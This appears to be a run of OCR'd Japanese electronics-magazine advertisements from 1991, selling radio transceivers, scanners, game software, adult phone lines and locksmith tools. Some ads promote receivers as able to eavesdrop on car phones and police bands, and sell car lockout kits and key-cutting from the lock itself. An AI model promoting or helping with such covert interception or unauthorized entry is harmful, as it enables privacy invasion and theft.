- ご送金は現金書留便、郵便方
 法、銀行振込、郵便振込法
 (神戸4-40987)などですが、
 カフェ・郵便振込法 (到着が
 少し遅れます) が送金料割安
 です。(千円以下切手可)

19910719

大阪店 06-535-0094

OPEN 12:00~20:00 第三水曜定休

大阪・ミナミ・アメリカ村
 インターナショナルマーケット内
 大阪市西区南堀江1丁目1-18号
 地下鉄 御堂筋線 今橋駅 出口より5分
 下 四ツ橋線 四ツ橋駅 出口より100歩



★大阪店・第二売場 OPEN です。軍用品充実させます。

4月より宅配便送料変更になっています。

全国通販 Radio Spot ラジオスポット

まずは電話でお問い合わせください。
☎03(3839)1622
送料当方負担
(一部商品を除く)

NEW
ケンウッド
144MHzトランシーバー
TH-F27
定価¥39,800
ラジオスポット特価

NEW ケンウッド
144MHzトランシーバー
TH-K27
定価¥37,800
ラジオスポット特価

ケンウッド
144MHzトランシーバー
TH-25G
定価¥33,800
ラジオスポット特価

NEW ケンウッド
430MHzトランシーバー
TH-F47
定価¥41,800
ラジオスポット特価

NEW ケンウッド
430MHzトランシーバー
TH-K47
定価¥39,800
ラジオスポット特価

ケンウッド
430MHzトランシーバー
TH-45G
定価¥35,800
ラジオスポット特価

2台セットで
さらにお得
アイコム
50MHzトランシーバー
IC-α6
定価¥19,800
ラジオスポット特価

アイコム
144MHzトランシーバー
IC-2S
定価¥34,500
ラジオスポット特価

アイコム
430MHzトランシーバー
IC-3S
定価¥36,800
ラジオスポット特価

アイコム
デュアルバンドトランシーバー
IC-W2
定価¥62,800
ラジオスポット特価

アイコム
レシーバー
IC-R1
定価¥54,800
ラジオスポット特価

アイコム
50MHzトランシーバー
IC-2ST
定価¥39,800
ラジオスポット特価

アイコム
430MHzトランシーバー
IC-3ST
定価¥42,800
ラジオスポット特価

エーオーアール
レシーバー
AR3000
定価¥129,800
ラジオスポット特価

シンワ
レシーバー
SRO01
定価¥74,800
ラジオスポット特価

2台セットで
さらにお得
ユビテル
50MHzトランシーバー
50-H3
定価¥9,800
ラジオスポット特価

優れもの

ラジオスポット特価で



●先進機能満載、1.75mの超コンパクトサイズ
●430MHz帯と波同時受信のデュアルバンド機能

NEW ケンウッド
デュアルトランシーバー
TH-77
定価 ¥62,800
ラジオスポット特価



NEW ケンウッド
トランシーバー
TM-941
定価 ¥149,800
ラジオスポット特価

ケンウッド



モービルトランシーバー
TM-241
定価 ¥57,800
ラジオスポット特価



NEW スタンダード
144MHzトランシーバー
C160
定価 ¥37,800
ラジオスポット特価



スタンダード
144MHzトランシーバー
C112
定価 ¥31,800
ラジオスポット特価

ケンウッド



モービルトランシーバー
TM-441
定価 ¥59,800
ラジオスポット特価



NEW スタンダード
430MHzトランシーバー
C460
定価 ¥39,800
ラジオスポット特価



スタンダード
430MHzトランシーバー
C412
定価 ¥33,800
ラジオスポット特価



スタンダード
デュアル144/430MHzトランシーバー
C520
定価 ¥61,800
ラジオスポット特価

大集合!!



2台セットで
さらにお得
スタンダード
50MHzトランシーバー
HX600T
定価 ¥19,900
ラジオスポット特価



2台セットで
さらにお得
スタンダード
50MHzトランシーバー
HX600TS
定価 ¥19,900
ラジオスポット特価



スタンダード
デュアル430/1200
トランシーバー
C620
定価 ¥74,800
ラジオスポット特価



NEW

ユビテル
ワイドバンドトランシーバー
MVT-7000
定価 ¥59,800
ラジオスポット特価



ヤエス
144MHzトランシーバー
FT-204
定価 ¥37,800
ラジオスポット特価



ヤエス
430MHzトランシーバー
FT-704
定価 ¥39,800
ラジオスポット特価



ヤエス
デュアルトランシーバー
FT-728
定価 ¥62,800
ラジオスポット特価



免許不要
ヤエス
特定小電力トランシーバー
FTH-102
定価 ¥39,800
ラジオスポット特価



2台セットで
さらにお得
ユビテル
50MHz
トランシーバー
50-H7
定価 ¥19,800
ラジオスポット特価



ユビテル
レシーバー
MVT-5000
定価 ¥59,800
ラジオスポット特価



フェアミット
レシーバー
HP-100M-II
定価 ¥56,800
ラジオスポット特価



アツテン
10mFMハンディ
トランシーバー
PCS-10
定価 ¥34,800
ラジオスポット特価

大奉仕中


通信販売のお申し込み方法

現金書留にご注文内容等のメモを同封の上お申し込みください。
銀行振込にご注文内容を電話または、FAXにて必ずご連絡ください。
〔振込先〕住友銀行秋葉原支店(書)113077ラジオスポット
クレジットカードにご注文内容と会員番号等を電話または、FAXにてご連絡ください。
郵便振替：郵便局の振替用紙をご利用になり、通信欄にご注文内容をご記入ください。
(お電話番号を必ずご記入ください。)
(口座番号)東京8-535327 (加入者名)ラジオスポット

まずは電話でお問い合わせください。

TEL **03-3839-1622** FAX **03-3839-1630**

〒101 東京都千代田区外神田6-2-10 アイエムビルF 営業時間 10:00~19:00(平日)、10:00~18:00(日・祝)、水曜日定休



夏季休業のお知らせ: 8月11日(日)~8月14日(水)



ラインハウス

お電話待ってまーす。

0990 33-6781
33-6782

発信地：下関

情報料：6秒10円

電話0832-45-7119

一人のときは
電話の時間



いきなり?電話

part 1

0990-33-2267

part 2

0990-33-2268

part 3

0990-31-2268

ソット
かけて...ネ

サンKクラブ

☎0489-89-6200

越谷市七左町4-38



情報料6秒10円別途通話料(越谷)

マダム専科



0990-310-881

0990-310-882

0990-310-883

ニューメディアシステム
埼玉県坂戸市中宮町47-6 6秒=10円
☎0492-82-0487 別途通話料(坂戸)



ミホちゃんの突撃取材

レポートパートII

クリエイティブインフォメーション

中野区新井1-10 ☎3319-6346

情報料6秒10円 別途通話料 川崎

0990-349-234

0990-349-345

0990-349-456

ダイヤル
Q₂サービス

♡ ラブ LOVE ボイス ♡

0990-312-280

0990-317-720

大人の...世界を...

0990-321-176

覗いてみたら...

0990-317-730

0990-318-850

一度聞いてみてネ!



提供/ブッシーキャット

安さダンゼン塚本無線



新製品が
いっぱい!!

最先端

SHINWA(全国代表代理店)

SC-905GV
¥85,900

SHINWA
SR001
¥74,800



安い!


●特価商品も在庫多数あります。

全国どこからでも
クレジットOK!

各機種TCO完全・即時修理を行います。
その他いろいろ取揃えています。
TELにて、気軽にお問合せ下さい。

●電話が変わりました。//

TEL <0592>45-5808
FAX <0592>45-0633



株式会社 塚本無線

通販専用 TEL.0592-45-2538 AM11:00~PM9:00
〒510-03 三重県安芸郡河芸町大字上野1955-2 毎週火曜日・第3月曜日定休

飛ばし屋から行動派まで……ナテックハンディアンテナシリーズ

行動派 アンテナ (MINI TOPシリーズ)



H50 ¥3,500 全長7cm 重量30g
144/430/904MHz & 800/900/1200MHz受信

H60 ¥3,800 全長7cm 重量30g
1200/430MHz & 800/900MHz受信

高感度 聞くだけアンテナ (EAR TOPシリーズ)

R803 ¥4,200 全長19cm 重量30g
300/800/900MHz 受信専用

R312 ¥4,600 エアバンド/300MHz 受信専用 全長43cm

楽しさ満載 ワイドバンドアンテナ (MIDDLE TOPシリーズ)

144/430MHz & エアバンド/150/300/420/450/800/900/1200MHz受信
全長22cm 重量30g

H200 ¥3,500
H220 ¥3,800
H222 ¥4,300 短縮時11cm

飛ばし屋 ワイドバンドアンテナ (LONG TOPシリーズ)

144/430MHz & エアバンド/150/200/300/420/450/800/900MHz受信

H300 ¥3,500
H330 ¥3,900
H333 ¥4,600 全長38cm 重量40g
430MHz- $\frac{1}{2}\lambda$ (2.15dB), 144MHz- $\frac{1}{4}\lambda$
430MHz- $\frac{1}{2}\lambda$ (2.15dB), 144MHz- $\frac{1}{4}\lambda$
430MHz- $\frac{1}{2}\lambda$ (2.15dB), 144MHz- $\frac{1}{4}\lambda$ 短縮時13.5cm

欲ばり アンテナ (WIDE TOPシリーズ)

120~900MHz ロッド段数により各バンドに対応 全長54cm 重量40g

H100 ¥2,800 短縮時12.5cm

ナテックオリジナル エレメント可倒機構

H100、H220、H222、H330、H333、R803にて対応

株式会社 ナテック

〒356 埼玉県川越市砂978-14
TEL0492-47-1181(代) FAX0492-47-1183

★★★★★ハッカーの最新システム★★★★★

●登録型逆電 ●伝言ダイヤル付パーティー ●音質抜群

なんと、パーティーの出前だァー

0990-304-461—都内**60秒10円**

元祖エンゼルパーティー

0990-305-445—都内**45秒10円**

さくらじゃないのに不思議とすぐ出るツーショット

0990-305-441—静岡**6秒10円**

ビジネスマンの最新兵器、おかけ電話

0990-304-471—都内**6秒10円**

(連絡番号8300#, 8301#, 8500#, 8501#で、全国どこからでも)
東京伝言ダイヤルにアクセスできます。

ファミコン仲間集まれ!!

どこよりも

高く買います

安く売ります

新品・中古ソフト・ハード

ビックプライス



中古ソフト ¥5,000 以上

中古ハード ¥8,000 以上

お買上の方に抽選で

スーパーファミコン を

プレゼント (20台)

抽選日 8月15日

〆切 8月10日

なお、発表は商品の発送をもって
かえさせていただきます。

これはほんの一例です。

FC	買取	販売	R-TYPE I	1,200円	2,580円	イースIII	2,400円	4,580円	GBR-TYPE	1,000円	2,280円
アーガス	250円	780円	R-TYPE II	800円	2,580円	CDRうる星やつら	1,800円	3,980円	GBアストロバニー	800円	1,980円
アーケテック	800円	2,480円	アウトライブ	800円	2,380円	CDRうる星やつら(CD付)	2,000円	4,280円	GBアスミッ君ワールド	500円	1,280円
アーバンチャンピオン	300円	980円	PCアウトラン	1,800円	3,980円	CDRウルトラボックスI	800円	2,480円	GBアフターバースト	600円	1,780円
アイギーナの予言	300円	680円	青いブリンク	500円	2,480円	CDRウルトラボックスII	1,000円	2,580円	GBアキラの機動刑事ライオン	1,200円	2,580円
アイスクライマー	800円	1,980円	アドミックロボキッド	800円	2,480円	CDRウルトラボックスIII	1,200円	2,980円	GBあやかし城	1,000円	1,880円
アイドル八大伝	600円	1,980円	PCアフターバーナーII	2,000円	4,280円	CDRヴァリスIII	1,800円	3,980円	GBアレクシエ	500円	980円
I LOVE フットボール	1,200円	3,480円	PC暗黒伝説	600円	2,480円	ヴァリスII	1,600円	3,480円	GBアレサ	800円	1,980円
アウトランダーズ	500円	1,680円	1943改	1,500円	3,680円	CDRエグザエル	2,200円	4,280円	GB怒りの要塞	800円	1,980円
蒼き狼と白き牡鹿	1,200円	3,980円	イメージファイア	1,200円	3,980円	CDRエルディス	2,000円	3,980円	GB石田秀夫の証書/パラダイス	400円	1,980円
赤川次郎の幽霊列車	1,000円	3,280円	ウイニングショット	800円	2,480円	CDR OEDO 808	1,800円	3,980円	GB石道	300円	1,280円
アキラ	250円	780円	PCウェイクス	1,000円	2,980円	鏡の国のレジェンド	900円	1,980円	GBうおーズ	500円	1,980円
悪魔くん魔界の魔	1,600円	3,280円	ヴォルフード	800円	2,980円	カルメンサンディエロ追え	1,000円	2,980円	GBウルトラマン倶楽部	600円	1,580円
悪魔くん魔界の魔	2,000円	4,280円	PCエアロプラスターズ	2,000円	4,280円	CDRカルクライトTDF2	1,800円	4,980円	GBSDラクロンヒーロー	1,200円	2,580円
悪魔城伝説	400円	1,980円	エイリアンクラッシュ	800円	2,680円	MD	買取	販売	GBSD戦国伝国盗り物語	800円	1,580円
悪魔の招待状	400円	2,480円	GG	買取	販売	MD I LOVE ミッキー	1,400円	2,980円	GBF-1 スピリット	1,000円	2,180円
アストロバング	500円	1,980円	GGウッディポップ	1,000円	1,980円	MD アドミックロボキッド	1,400円	3,980円	SFC	買取	販売
アストロボササ	300円	780円	GGキネティックコネクション	1,000円	1,980円	アフターバーナーII	1,600円	3,580円	SFC アクトレイザー	1,800円	2,980円
アルティマード(アドレ)	300円	1,280円	GGギアスタジアム	1,000円	2,180円	アレックスキッド天空竜城	300円	780円	SFC ウルトラマン	2,800円	5,280円
アタックアニマル学園	300円	980円	GGゴラムス	800円	1,880円	MDアローフラッシュ	1,500円	3,580円	SFC SD・クレイ/ババル	2,800円	4,980円
アテナ	300円	1,280円	GGサイキックワールド	1,000円	2,180円	アンビショアプティエ	2,400円	4,980円	SFC F-ZERO	3,500円	5,480円
アトランテスの謎	300円	580円	GG THE プロ野球'91	800円	1,980円	E-SWAT	1,000円	2,980円	SFC グラディウスIII	3,000円	5,980円
アドベンチャーアドロ	600円	1,980円	GG新GEAR	800円	2,180円	MDインセクターX	800円	2,980円	SFC ジョージ・ワイルドのホーレイブ	3,200円	5,980円
アドベンチャーアドロII	800円	2,480円	GG上海II	1,200円	2,480円	MDインペーダー'90	800円	2,980円	SFC スーパーマリオ4	3,800円	6,980円
アドバックス	600円	1,980円	GG JUNCTION	800円	1,980円	MDウイップラッシュ	900円	2,980円	SFC ダライアスツイン	3,000円	4,980円
暴れん坊天狗	1,200円	3,980円	GG G-LOC	1,000円	2,180円	ヴァーミリオン	500円	1,980円	SFC 遙かなるオースガ	3,400円	6,580円
アフターバーナー	2,200円	3,680円	GGスーパーモナコGP	1,100円	1,980円	MDヴァリスIII	2,000円	4,980円	SFC バイロウティングス	3,000円	5,980円
			GG倉庫番	800円	2,180円	MDヴァリテックス	2,000円	4,280円	SFC BIG RUN	3,500円	5,480円
PC	買取	販売	CDR ²	買取	販売	MDヴァルフィード	1,000円	2,980円	SFC ファイナルファイト	3,500円	6,280円
あっぱれゲートボール	250円	780円	CDR アベンジャー	1,500円	3,980円	MDX・D・R	1,500円	3,980円	SFC ボンパザル	2,000円	3,980円
アーティストツール	500円	1,980円	イースI-II	1,500円	3,980円	GB	買取	販売	SFC ポビュラス	2,800円	5,980円
アムドF	1,200円	2,980円	CDR アベンジャー	1,500円	3,980円						

申込み方法

販売

- 現金書留で住所、氏名、電話番号、注文品を書いて代金と共にお送り下さい。7日以内必着、送料全国800円。
- 消費税は別途申し受けます。

買取

- 右記の買取承諾書に記入し、身分証明書のコピーを同封しソフトといっしょに郵送下さい。
- 後日現金を送金致します。
- 買取商品にキズなどがある場合、査定価格が変わることもあります。 ※18歳未満及び高校生は連絡下さい。

買取承諾書

氏名

(印)

住所

生年月日 M.T.S. 年 月 日

TEL. () -

〒492 愛知県稲沢市陸田栗林町77-3

☎0587-24-1888

通販営業時間 AM.11:00~PM.7:00まで 年中無休

有限会社 **ダイジユ**

無線専門店

御希望の品、販売修理、特に無線に関しては測定機を取りそろえて修理販売に自信を持っています。一度 御来店をノ

当社の取扱商品

- ※JSMRシステム
- ※パーソナル無線
- ※受信プリアンプ
- ※簡易無線
- ※各種業務無線
- ※アマチュア無線
- ※各種アンテナ

●スカイポート代理店始めました。
CSアンテナ、CSコンバーター、CSチューナー
一等取扱開始。
カタログ御希望の方手代350円送付下さい。

ローノイズ受信用 プリアンプ(特別調整品)

ノイズの中から信号が浮かび上が
り聞える。
(トランスバーに接続使用可能)
送信自動切替です。
周波数範囲 360MHz~450MHz
(調整周波数 380MHz)
NF 0.7db以下 利得 20db以上
スルー回路内蔵 電源電圧 12V
入力 MJ型 出力 MP型
(出力ケーブル 70cm付)

通販価格 ¥19,800

消費税込

荷作り送料 ¥1,000

■価格はTELにてお問合せ下さい。

ドアスコープ付テレビモニターセット

ドアスコープ付テレビカメラ+4インチ偏平黑白ブラウン

管使用モニターテレビ+ACアダプター。

特価 ¥29,800

(送料・税込)

延長コード別売 1m ¥80

ホームセキュリティテレビモニターカメラ
システム、オートOFF機能付。オートゲイン、
オート10 lux。



DJ-160SX

TX 144~146MHz
RX AIR
TEL
パーソナル

ソフトケース
サービス
価格はTELにて
お問合せ下さい。



DJ-460SX

TX 430~440MHz
RX 360MHz 業務
400MHz 業務
TEL
パーソナル

ソフトケース
サービス
価格はTELにて
お問合せ下さい。



DJ-560SX

TX 144~146MHz
TX 430~440MHz
RX AIR
360MHz 業務
400MHz 業務
TEL パーソナル

ソフトケース
サービス
価格はTELにて
お問合せ下さい。



DJ-P1

ライセンスフリー
特定小電力型

価格はTELにて
お問合せ下さい。



DJ-P2

ライセンスフリー
特定小電力型
トーンスケルチ付

価格はTELにて
お問合せ下さい。



株式会社 **電子機器** 〒721 広島県福山市引野町5-27-9
TEL. 0849-41-2422(代)

営業時間 AM.9:00~PM.7:00 定休日*土・日・祭日

- 社員募集
- サービスマン
 - 営業
 - 履歴書はお送り下さい。
 - 無線に興味ある方

●電子機器では、ABのバックナンバーも販売しております。

スペシャルのパーソナル無線機が安い!! 買

誰でも自由に使える、免許のいらない無線機/これぞパーソナル無線機、新登場です。

☆特選品 情報テレホンサービス ☎(0569)23-7658 毎日お聞き下さい

SHINWA SC-905GV2 Super SFX II 7W/1280ch <p>スペシャル 特価 79,800円</p>	SHINWA SC-905GV2 SFX/VIP III 7W/1600ch <p>スペシャル 特価 79,800円</p>	SHINWA SC-905GV2 UFO/VIP IV 7W/3200ch <p>スペシャル 特価 79,800円</p>	SHINWA SC-905GV2 UFO/TEL 7W/3200ch <p>自動車電話盗聴可 特価 119,800円</p>
FAIR MATE HP-100MII WIDE 8~600/805~1300MHz <p>NEW 特価 39,800円</p>	ICOM IC-R1 WIDE 2~905MHz <p>大好評 特価 46,800円</p>	YUPITERU MVT-7000 WIDE 8~1300MHz <p>NEW 特価 47,800円</p>	SHINWA SR-001 WIDE 25~999.995MHz <p>リモコン付 特価 44,800円</p>

あなたのパーソナル無線機をグレードアップしてみませんか、激安価格で奉仕中!

SHINWA SC-905G/GB/GII SFX	1280ch	10,000円	Panasonic PQ9/10	Super Mario	1280ch	5,000円
SHINWA SC-905GIII CBR/RS	800ch	10,000円	Panasonic PQ12/13	Super SFXII	1280ch	25,000円
SHINWA SC-905GV2 Super SFXII	1280ch	25,000円	YAESU FYA-905A/915A	Super Mario	1280ch	5,000円
SHINWA SC-905GV2 SFX/VIP III	1600ch	28,000円	YAESU FYA-925	Super RS	1280ch	20,000円
SHINWA SC-905GV2 UFO/VIP IV	3200ch	28,000円	YAESU FYA-925A	Super RS	1280ch	28,000円

通信販売でのお申込みは、☎0569-21-7675

- ①代金引換配達 ②現金書留払い ③銀行振込払い ④クレジット払い
●振込先 知多信用金庫 乙川支店 普通No.208226 ロジック 新美英雄
●お電話でお申し込み下さい。頭金〇円 月々4,000円より、当日発送可
上記の価格には消費税、運賃は含まれていません。

〒475 愛知県半田市乙川薬師町2-8 Fax.0569-23-3219

Human Communication



●各種無線機・コードレステレホン・修理・改造承ります。詳しくはお問合せ下さい。

(オートパッチ・コントローラー)

ラジオフォン インターフェイス TA-210

●完全同時通話、片側交互通話両用
切換スイッチ付。

装置本体 標準価格 ¥65,000
DTMFマイク ¥9,000込みを
特価 ¥42,000

あなたの無線機で電話がかけられる(着信もOK)
ツインバンドトランシーバを使用すると簡単に無線機で通話可能

基地局(御家庭又は会社等)の無線機と電話回線の間に本装置(TA-210)を接続し、移動局(自動車)の無線機に接続されたマイクロホンのプッシュボタン(テンキー)により、電話をかけて通話することができます。電話回線通話用

特長★無線機等の改造の必要がありません。★同時通話ができます。(2つの周波数を同時に使用した場合、例144MHz、430MHz) ★トーン回線(プッシュ)、パルス回線(回転ダイヤル) どちらでも使用(PUSH/DIAL 切換スイッチ) ★かかってきた電話を移動局で(自動車又はハンディトランシーバー)で受けることもできます。(着信応答機能) ★交互通話方式の場合(シンプレックス) 音声制御回路の採用により会話の途切れがありません。(タイマー付VOX回路) ダイヤリング後の送受信切換操作はPTTスイッチのみで行えます。(送信要求機能) ★全てのコントロールが移動局から操作できます。★パーソナル無線及び業務用簡易でも使用できます。(シンプレックスのみ)



●カタログをご請求下さい。

業務用MCA無線で使用可能。

(推薦機種) アルインコ ★ツインバンダー
アルインコ DJ560SX DR570SX/HX DR592SX/HX
(DJ560SX、C520を移動局として使用する場合、DTMFマイクは不要)

ケンウッド/ TM 702 TH 77


アイコム/ IC2410 ICW2 マランツ/ C5600 C520

- アマチュア無線トランシーバーがFMモードのものであれば、どの機種でも接続できます。
- A-20をご使用の方、TA-210と同じ性能に改良することができます。改造代金 ¥7,500

アルインコ
DR-570SX◎
定価 ¥99,700
特価電話相談



アルインコ
DR-592SX◎
定価 ¥99,800
特価電話相談



アルインコ
DJ-560SX
デュアルバンドハン
ディトランシーバー
署活米、
自動車電話受信可能
130~169.99MHz
360~379.99MHz
420~469.99MHz
870~889.99MHz
特価 ¥64,800



DR570SX(2台)+TA210+ハンドセット
= 特価 ¥177,500
" + C520+TA210
= 特価 ¥158,500
DR570SX + DJ562+TA210
= 超特価電話相談

誰にでもすぐに使用できる
簡単操作の無免許(防漏仕様)無線機



FTH102
¥39,800
チャンネル



DJP1
¥37,800
9チャンネル



DJP2
¥39,800
トーンスケルチ機能付

アマチュア無線
モービルトランシーバー

144MHz
800MHz/300MHz 受信OK
10W ¥39,800
45W ¥42,800
430MHz
800MHz/300MHz 受信OK
10W ¥42,800
35W ¥46,800
144/430MHz
800MHz/300MHz 受信OK
10W ¥64,800
35W/45W ¥69,800

南部エンジニアリング

大阪市浪速区日本橋5丁目21-19

関ロビル1階 TEL.(06)643-0765 FAX.(06)633-7273

●地方の方でお求めが困難な場合は
直接現金書留で申し込み下さい。

●書留で送金の際、電話番号を明記
の上、お送り下さい。

TVでおなじみのここよいコールQ² ツーショットダイヤル

大手テレクラとドッキング! ツーショットダイヤル

人妻と 女子大生と OLと

ドキドキWショットで恋人気分
それから先は、わ*か*ん*な*い!



ここよい
0990-30-5541
0990-31-5541
0990-327-186
0990-300-837

★H体験ダイヤル★

0990-325-072

★アダルトダイヤル★

0990-307-072

当店はテレホンコンパニオンを使って
おりませんので待ち時間が少々かかり 提供
ます。NTT Q2は有料です。

MADONNA

企画

なんてハイな浮遊空間なんだ
音が見える、映像が聞こえる!!



未知のマインド・スペースのぞくぞく

HEADLIGHTS

ヘッドライト———税込価格¥19,800

遊び方は、とてもシンプル。HEADLIGHTSに、好きなCDやテープを接続するだけでスタンバイOK。あらゆるジャンルのMUSICの周波数&ボリュームに感応して、LED光がレフト&ライト、スロー&アップテンポに無限のバイオ・パターンでフラッシュする。光の点滅が脳全体を快く刺激、ストレスを解消し、α波状態へと誘導する。


AVファン集合!!

①ソラリゼーション
エフェクタ
「V-88」

価格 ¥38,000

(税・送料込)

本製品は、IC使用の本格的な編集機です。



②モザイクエフェクタ「VM-88」

(予約受付開始!)

第1回受付分 先着20台
締め切り: 次号発売日迄

納期: 8月末

価格

¥48,000

(税・送料込)

特上モデルのソラリ専用ビデオを3本
15,000円にて販売致します。

電話でのお問い合わせ、お申し込みは一切お受け致しません。お申し込みは、現金書留にて下記住所にお願い致します。


申し込み先 〒180 武蔵野郵便局止 通信企画

ロックアウト(カギ開け)工具

鍵と錠のプロフェッショナルを目指す方へ

ご注文方法・郵便又はFAXでご注文下さい。着払い便にて商品を送ります。

※防犯の為にご注文の方は免許証のコピー等、身分証明できる書類をつけて下さい。




HPC ロックピック

¥ 35,000 (本革ケース入り)

- スベリオール32本セット
- ※HPC社ピックアップセットはこれ他に
- 60本セット (¥53,000)
- 100本セット (¥77,000) もあります。



自動車用 ロックアウトセット(USA製)

(工具5種、マニュアル付) ¥ 13,500



ペンシルピック

ペン型ピック
(ピックが6本、テンション付)
¥ 13,500



合カギ ハンドカッターセット

¥ 285,000

キーブランクのみの販売もいたします
10本 1000円より

自動車、バイク等の合カギをカギ穴から作成する工具セット
(完全に紛失したキーも作れます)
セット内容/ハンドカッター/ゲージ/ジブスコープ/キーブランク310本/専用ヤスリ/工具ケース他

解錠用ガン

- ピックガン/映画"WANTED"でも使用されたILOCのピックガン (テンションレンチ付)

¥ 31,500

- ショットドライバー/回転しやすい方向にピックアップをした後にこれを使用すれば、一発で開錠します。

¥ 18,000

GM用開錠治具セット



¥ 98,000



開錠が大変難しいGM車のシリンダーを開ける事ができる工具です。
この治具は開錠以外に完全紛失したキーも鍵山を判読する事により、鍵を作製する事ができます。

オリジナルピック

国内で製造、使用されている錠前用に設計されたオリジナルピックセット ¥ 45,000



トランクマスター ピックアップ(5本入)

¥ 7,200

レバータイプタイプの錠前を開錠する工具です。
(フラットキーを

使用している物)

主に、旅行カバン、トランクケース等の鍵をこの5本で開錠する事ができます。



ノービス・ ピックアップ (USA製)

¥ 12,800

- 国内用ハーフキーセット(7点組・練習用錠前付) ¥ 8,000
- 丸カギピック ¥ 39,500
- 全商品取扱い説明書付 ●送料は、1商品に付き ¥ 950 です。
- その他、ロックスミス用品を多数販売しております。

※ロックスミス用品カタログ¥800 鍵と錠のテキスト¥5,000(千共)

カタログ、テキストは代金分の郵便切手同封の上、お申し込み下さい。

カギ屋・ロックサービス ☎ 0272 (31) 8986

☎ 371 群馬県前橋市下小出町2-52-5 FAX 0272 (53) 1785

防犯講座開講 / 各方面からの要望により当社にて防犯講座をはじめました。
日時/毎週土曜日 時間/4時間 費用¥50,000 (簡易ピックアップ、テキスト代込み)

上記商品の価格は、すべて消費税を含みます。

時代に乗り遅れるな!! 情報戦略最前線!!

今話題の、自動車用・コードレス用・盗聴機が...

お待たせしました。堂堂登場3新機種!!

347.7~348.2MHz
361~362.2MHz
380.2~381.3MHz
850~887MHz
901~905MHz
PR-900
マイクロ
聞多

100KHz~2036MHz
まで超広帯域を連続
カバー、オールモード
受信、驚異の400チャ
ネルメモリ、RS-
232Cインターフェース
内蔵。AR-3000

100KHz~1300MHz
まで連続動作。
NFM/WFM/
AM。ニッカド電池
内蔵。充電器付。
IC-R1

今月の目玉商品!!

MVT-7000

マルチバンドレシーバー
8~1300MHz
WFM/NFM/AM
多彩なスキャン
10バンドサーチ
3電源方式

¥46,000

CT-400

特定小電力トランシーバー。貴方のレジャーにぜひこの1台をどうぞ。

¥32,900

PJ-40

W131-D151-H31
小型モーターリランシーバー

¥13,900

DJ-P2

免許不要でイジートーク誰でも使える超ミニサイズ。

¥32,000

今月の超目玉商品!!

カックマン 430MHz

M形コネクタ付
¥9,800

ウインドアンテナ
900MHz帯
N形コネクタ付
¥6,000

25.0~999.995MHz
まで連続受信。
NFM/WFM/AMさら
に嬉しいワイヤレス・リ
モコン付。

SR001特売中
¥45,000

行動的な貴方に、レッツコミュニケーション

ヘルメットにも装着OK!

50-H5
5ch実装

ヘッドホン型
トランシーバーVOX機能
付。5種類のチャンネルで交信可能。
2台1セット ¥23,690 (税込)

フェアメイト
メリット5
マークII
同時通話型

2台1組
¥24,720 (税込)

しゃべると電
波の出る音
声切換式
(VOX機能)

2台1組
¥15,450 (税込)

50-H7
ラバー
アンテナ
ヘッドセット
(VOX回路)

¥大特価
ヘルメットOK!

パーソナル無線、車で家で気軽なおしゃべり、情報交換に

クラリオン JC-310

ECコードカット付

特 ¥47,350

富士通テン

FX-20B

特

ECコードカット付 ¥46,350 (税込)

パナソニック

PQ-13 ECコードカット付

限定超特価販売中!!

特 ¥48,200 (税込)

シンワ

最高峰GV2 ECコードカット付

¥大特価

在庫ありお問合せください。アイコムGT-5 その他各種あります。 ☆パーソナル無線/申請だけで気軽楽しめる無線です。

HR-2510

28~30MHz 大特価



モービルセット

¥8,240 (税込)

①トランク用、②ルーフ用、これで
決まり! 7段アンテナモービル
基台。ケーブル4m。

お問合せはお気軽にお電話で FAX. 03-5256-6750

03-3255-9664 朝10時~夜7時

小池無線電機(株)

ご注文は下記のどちらでもOK、送料着払い。

現金書留 千101 千代田区外神田1-14-2
ラジオセンター2F AB係

銀行振込 あらかじめ電話で注文内容をご連絡の上、
・木曜定休 三菱銀行 秋葉原支店 ④ 4792866へ

通信販売の日栄ムセンが 全国どこでも日本橋価格で お届けいたします。

 IC R1  ¥54,800	 MVT 7000  ¥59,800	 HP 100M-II  ¥56,800	 PR-900  ¥39,800
 AR3000  ¥129,800	 IC R72  ¥108,000	 AX700  ¥89,800	 MVT 6000  ¥59,800
 IC R100  ¥84,800	 MP 200  ¥59,800	 SPH26480AIR 超特価	 TP870 超特価

今月のかわりダネ!

こんな商品まで通信販売OK

シルバーモノキュラー・ハンドテレスコープ・ビクトリーノックス(アウトドア・ナイフ)

516  ¥5,900	1AGST  ¥5,900	スイスチャンプ  ¥13,000	キャンパー  ¥5,000	サファリGN・PL  ¥3,600
--	---	--	---	---

●通販特価はTELにてお問い合わせ下さい。

申し込み方法

- ①代金引換便、電話一本翌日配達
- ②現金書留、通販特価をおたしかめの上、お名前、住所、電話番号を同封してお送り下さい。
- ③銀行振込、現金書留と同様、通販特価をおたしかめの上お振込下さい。

振込先 (三和銀行 エビス支店)
(普通) No. 48315

- ④クレジット日本全国、電話一本でOK!

〒556 大阪市浪速区日本橋5丁目10-18

☎ 06-634-2680
FAX. 06-634-3529

日栄ムセン

AM.10:00～PM.7:00

- 日本橋2号店 ●京都店 ●滋賀店
- 堺店 ●福知山店 ●舞鶴店 ●丹後店

売ります



●カードピンク電話機 (MC-6 PNC) 完動研究用応相談
〒564吹田市垂水町3-19-22-301
伊藤一夫



●米軍野戦電話機 TA1/PT.
2台1組ケース付11K。W待つ。
〒598泉佐野市中庄1025
神前博紀

●パーソナル無線 (オルフェス)
